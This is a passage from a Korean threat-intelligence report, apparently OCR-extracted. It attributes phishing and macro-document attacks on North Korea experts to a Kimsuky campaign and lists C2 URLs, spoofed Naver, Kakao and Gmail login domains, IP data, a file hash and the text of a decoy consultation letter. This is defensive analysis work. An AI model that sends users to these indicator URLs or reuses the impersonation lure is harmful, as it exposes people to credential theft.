
2) https://blog.alyac.co.kr/2308

이때 사용된 C2 명령서버는 다음과 같다.

- http://www.mechapia.com/_admin/nicerlnm/web/style/css/list.php?query=1
- http://www.mechapia.com/_admin/nicerlnm/web/style/css/tmp?q=6

각각의 서버 응답 화면을 비교하면 다음과 같이 'normal.x' 파일로 설치되는 과정이 동일한 것을 알 수 있다.

[그림 12] 'normal.x' 파일로 설치되는 과정



2021년에 대북분야 종사자를 대상으로 수행된 다수의 악성 MS Word 문서는 'Storm' 계정에서 만들어져 일명 작전명 '폭풍'으로 분류되어 관리되고 있다.

이는 대표적인 북한 사이버 위협 캠페인 중 하나이며, 연막작전을 의미하는 일명 '스모크 스크린(Smoke Screen)[3]'으로 명명되었다.

2) 두 번째 근거

카카오톡 업데이트로 위장된 악성파일(KakaoTalkUpdate.zip)이 유포될 때 사용된 도메인은 3개가 확인된 상태이다.

- https://naverfiles.com/download/?un=(이메일 아이디)&filena=KakaoTalkUpdate.zip
- https://mailcorp.center/download/?un=(이메일 아이디)&filena=KakaoTalk_Update.zip
- https://kakao.com.co/download/?un=(이메일 아이디)&filena=KakaoTalk_Update.zip

각각의 도메인 주소를 확인해 보면 다음과 같고, 이메일 발신지로 사용된 'kakaocorps.com' 주소도 비교해 본다.

[표 2] 도메인 주소 비교

도메인	도메인 등록지	네임서버	생성날짜	아이피(pDNS)
naverfiles.com	PublicDomain Registry.com	CLOUDNS.NET	2022-03-27T13:25:05	92.38.135.73 [KR] 27.255.79.225 [KR] 209.99.40.222 [US]
mailcorp.center	PublicDomain Registry.com	CLOUDNS.NET	2022-09-25T13:05:06	27.255.81.115 [KR] 209.99.40.222 [US]
kakao.com.co	PublicDomain Registry.com	CLOUDNS.NET	2021-04-13T05:53:05Z	27.255.81.115 [KR] 210.92.18.178 [KR] 165.154.240.23 [GB] 185.105.35.11 [GB]
kakaocorps.com	PublicDomain Registry.com	CLOUDNS.NET	2022-09-27T00:44:05	210.92.18.164 [KR] 209.99.40.222 [US]

도메인에 사용됐던 아이피 주소가 일부 오버랩 중인 것을 알 수 있고, 등록지와 네임서버도 일치하는 것을 비교해 볼 수 있다.


3) https://blog.alyac.co.kr/2243

한편, 2022년 09월 08일 북한인권백서 자문요청 문서처럼 위장한 공격이 통일분야 전문가에게 공격이 수행됐고, 당시 가짜 화면을 보여주고 [다운로드] 버튼 클릭을 유도했다.

[그림 13] 북한인권백서 자문요청 문서 위장 공격 화면


이때 [다운로드] 부분에 연결된 링크는 'accounts.koreailmin.com' 도메인 주소를 사용했고, 마치 구글의 지메일 로그인 화면처럼 위장해 이용자의 이메일 주소와 암호를 탈취 시도했다.

[그림 14] '그림 13'의 [다운로드] 부분에 연결된 링크 화면



그리고 비밀번호가 입력되어 유출되면, 아래의 정상적인 '자문요청서.docx' 문서 화면을 보여주게 된다.

[그림 15] '자문요청서.docx' 문서 화면



이곳에서 사용된 'koreailmin.com' 도메인은 아래와 같은 정보를 가지고 있으며, 카카오톡 업데이트로 위장해 유포된 정보와 연결되는 것을 확인할 수 있다.

이들 공격에는 일명 '그린 다이노소어(Green Dinosaur)' Webshell 활용이 공통적으로 진행되는 특징이 존재한다.

[표 3] 도메인 주소 비교

도메인	도메인 등록지	네임서버	생성날짜	아이피(pDNS)
koreailmin.com	PublicDomain Registry.com	CLOUDNS.NET	2022-09-02T05:44:06	210.92.18.164 [KR]
kakaocop.com	PublicDomain Registry.com	CLOUDNS.NET	2022-10-12T07:22:05	210.92.18.164 [KR]
mailuser.info	PublicDomain Registry.com	CLOUDNS.NET	2022-09-02T06:47:06	210.92.18.164 [KR]
certuser.info	PublicDomain Registry.com	CLOUDNS.NET	2022-06-07T01:10:12	210.92.18.161 [KR]
navernail.eu	PublicDomain Registry.com	CLOUDNS.NET	-	210.92.18.161 [KR] 61.97.251.247 [KR]
naver.com.pl	-	CLOUDNS.NET	2020-04-21T09:19:26	210.92.18.178 [KR]
daum.net.in	Endurance Domains Technology	CLOUDNS.NET	2019-07-03T02:21:07	27.255.79.225 [KR] 27.255.81.115 [KR] 27.255.81.57 [KR] 210.92.18.178 [KR] 209.99.40.222 [US] 165.154.240.23 [GB] 185.105.35.11 [GB]
navermail.com.co	PublicDomain Registry.com	CLOUDNS.NET	2021-07-18T13:29:11Z	27.255.81.57 [KR] 185.105.35.11 [GB]
naveradmin.center	PublicDomain Registry.com	CLOUDNS.NET	2022-03-05T15:52:05	165.154.240.137 [GB] 210.92.18.178 [KR] 61.97.251.247 [KR] 61.97.251.241 [KR]

'naver.com.pl' 도메인의 경우 미국 CISA 웹 사이트 North Korean Advanced Persistent Threat Focus: Kimsuky[4]를 통해 2020년 북한 사이버 공격용에 쓰인 서버로 널리 알려진 상태이기도 하다.

[그림 16] 미국 CISA 웹사이트 내 북한 사이버 공격용에 쓰인 서버로 알려진 'naver.com.pl' 도메인

naver.onegov[.]com	account.daum.unikftc[.]kr	naver.com[.]cm
member-authorize[.]com	ww-naver[.]com	nid.naver.com[.]se
naver.unibok[.]kr	vilene.desk-top[.]work	csnaver[.]com
nid.naver.unibok[.]kr	amberalexander.ghtdev[.]com	nidnaver[.]email
read-naver[.]com	nidnaver[.]net	cooper[.]center
dubai-1[.]com	coinone.co[.]in	nidlogin.naver.corper[.]be
amberalexander.ghtdev[.]com	naver.com[.]pl	nid.naver.corper[.]be
gloole[.]net	naver[.]cx	naverdns[.]co
smtper[.]org	smtper[.]cz	naver.co[.]in


4) https://www.cisa.gov/uscert/ncas/alerts/aa20-301a

3) 세 번째 근거

북한인권백서를 사칭해 공격할 당시 공격자는 다양한 북한분야 종사자를 겨냥해 해킹을 시도했는데, 이때 발견된 다른 사례 중에 북한식 언어 표기법이 일부 노출된 바 있다.


첨부파일 다운로드를 설명하는 과정에서 인터넷 '서비스'를 북한식 '봉사기' 표현으로 실수했다.

[그림 17] 북한식 언어 표기법 노출 화면('봉사기')




이 당시 공격에 사용된 도메인은 'accountsmt.certuser.info' 주소이고, 2022년 09월 08일 북한인권백서 자문요청 문서처럼 위장한 공격이 수행됐다.

[그림 18] 카카오 로그인 위장 화면




이때도 비밀번호가 유출된 이후에는 정상적인 '자문요청서.docx' 파일이 내려보내 지는데 일민국제관계연구원 내용에서 북한인권기록보존소 내용으로 변경되어 사용된다.

[그림 19] 자문요청서.docx 파일 내부 화면



그리고 북한인권기록보존소 사칭으로 진행된 또 다른 공격 사례 중에는 네이버 이메일 로그인으로 위장한 경우가 존재하는데 이때 사용된 C2 도메인 주소는 'nidlogin.navernail.eu' 이다.

[그림 19] 네이버 로그인 위장 화면



4) 네 번째 근거

2022년 08월 10일 고려대 일민국제관계연구원에서 자문을 요청하는 내용으로 MS 오피스 악성 DOC 문서가 유포된 사례가 확인된다.

[그림 19] MS 오피스 악성 DOC 문서 유포 사례


이때는 '자문요청서(한반도정세).doc' 파일명이 사용됐고, 대용량 첨부로 다수 유포되었고, 해당 악성 문서 파일의 메타 데이터는 다음과 같다.

[표 4] '자문요청서(한반도정세).doc' 파일의 메타 데이터

파일명	자문요청서(한반도정세).doc
MD5	71dd04bfe750cb904466176d14f44fba
작성자	Coyote
마지막 수정자	Coyote
최종 수정 날짜	2022-08-10T06:05:00Z
C2	http://compllletely.mypressonline.com/file/upload/list.php?query=1


처음 문서가 실행되면 악성 매크로(VBA) 명령 허용을 유도하기 위해 조작된 표지 디자인 화면으로 [콘텐츠 사용] 버튼 클릭을 유도한다.

[그림 20] 조작된 표지 디자인 화면



여기서 [콘텐츠 사용] 버튼을 눌러 악성 매크로 함수가 실행될 경우에는 다음과 같은 C2 서버와 통신을 하여 추가적인 위협 행위가 작동되고, 정상적인 문서 화면을 보여주어 사용자를 속인다.

[그림 21] '자문요청서(한반도정세).doc' 파일 내부 내용



자 문 요 청 서

안녕하십니까! 고려대학교 일민국제관계연구원입니다.

바쁘신 데도 자문 요청 수락해 주셔서 감사드리며 옥고를 부탁드립니다.

일민국제관계연구원은 급변하는 세계와 아시아·태평양 지역에 있어서의 국제관계 및 지역문제를 체계적·전문적으로 연구하고 국제교류협력과 바람직한 외교정책의 방향을 제시하며, 국제관계 분야의 인재를 양성하는 것을 목적으로 1995년 4월 고려대학교 부설 연구기관으로 설립되었습니다. 현재 국제이슈, 국제연구활동 및 네트워크에 중점을 두고 프로젝트를 개발하고 국내·국제회의 및 워크숍 등을 개최함으로써 명실공히 세계적인 연구기관으로 부상하고자 노력하고 있습니다.

□ 연구 목적

한.미 전문가들과 공동 연구를 추진하여 한반도 정세에 관한 분석과 이에 대응한 한국의 외교정책 제언과 함께 공동 보고서 발간 및 국외 비공개 세미나 개최 등을 통해 한.미 양국 전문가간 동 분야에 대한 관심 환기 및 공감대를 형성하자는데 있습니다.

□ 연구 수행 기간





2022.5.31.~2022.12.31.

1/4 페이지 350개 단어 한국어 100 %

악성 명령이 작동 후에 보이는 이 문서 화면은 앞서 소개한 'koreailmin.com' 서버를 통해 피싱 공격이 수행된 후 받아지는 '자문요청서.docx' 내용과 동일한 것을 알 수 있다.


